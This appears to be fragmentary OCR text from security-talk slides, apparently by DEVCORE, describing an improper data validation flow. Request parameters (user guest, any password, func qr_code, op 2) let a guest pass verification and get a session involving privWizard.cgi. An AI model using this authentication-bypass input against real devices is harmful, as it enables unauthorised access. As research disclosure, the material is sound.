
Improper Data Validation – Code Flow



user = guest
pwd = any
func = qr_code
op = 2

Improper Data Validation – Code Flow


DEVCORE



user = guest
pwd = any
func = qr_code
op = 2

guest 過驗證

Improper Data Validation – Code Flow



新增 session 包含 user = guest


session

user

privWizard.cgi

